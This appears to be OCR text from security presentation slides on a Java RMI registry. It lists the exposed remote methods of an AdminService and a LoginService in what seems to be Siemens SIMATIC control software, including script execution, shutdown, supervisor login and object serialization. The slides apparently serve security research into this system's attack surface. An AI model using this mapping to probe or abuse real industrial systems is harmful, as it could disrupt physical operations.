
Java RMI registry: step 4




- AdminService
  - check(String[]) : boolean
  - commitAll() : void
  - correct() : void
  - getFolders(String) : List
  - getName() : String
  - getSimaticResources(int) : CpuResources
  - getSimaticResourcesAsString(int, boolean, boolean) : String
  - initLists() : void
  - isEngineeringLockable(boolean) : boolean
  - isEngineeringLockedForAll() : boolean
  - leaveEngineeringSection() : void
  - lockEngineering(boolean) : int[]
  - pack(String, String, boolean) : ByteBuffer
  - rollbackAll() : void
  - runScript(String, byte[], String[]) : String
  - serializeObjects(String[]) : void
  - setContainerLock(Map) : void
  - shutdown(Map) : void
  - startUpgradeService() : void
  - stopUpgradeService() : void
  - unlockEngineering() : void

- LoginService
  - SERVICE_URL : String
  - WRA_TERMINAL_SESSION : String
  - WRA_TERMINAL_SESSION_CI : String
  - authenticateUser(int, String, byte[], String) : int
  - changeUser(int, String, byte[], byte[]) : void
  - checkSession(int) : boolean
  - getOwpDefaultUser(String) : String
  - getOwpLoggedInUsers(String) : List
  - getPasswordChecker(String, boolean) : PasswordChecker
  - getSData(String) : SecurityTools2.Data
  - getSessionId(int) : int
  - getTerminalSession(String, int) : String
  - getTime() : long
  - getTimeZone() : TimeZone
  - getUpgradeData() : UpgradeData
  - getUpgradeState() : int
  - getUserId(int) : int
  - isTerminalSessionUsed(String, int) : boolean
  - login(String, String) : int
  - login(String, String, String) : int
  - login(String, byte[], String) : int
  - login(String, byte[], byte[], String) : int
  - loginSuperVisor(int, String, byte[]) : void
  - loginSuperVisor(int, String, byte[], byte[]) : void
  - logout(int) : void
  - logoutSuperVisor(int) : void
  - migrate(String, byte[], String, byte[], SecurityTools2.Data) : void
  - releaseTerminalSession(String, int) : void
  - renewSession(int) : boolean
  - setIWB(boolean, int) : void


Java RMI registry: Service Authentication




Java RMI registry: Service Authentication




Java RMI registry: Service Authentication



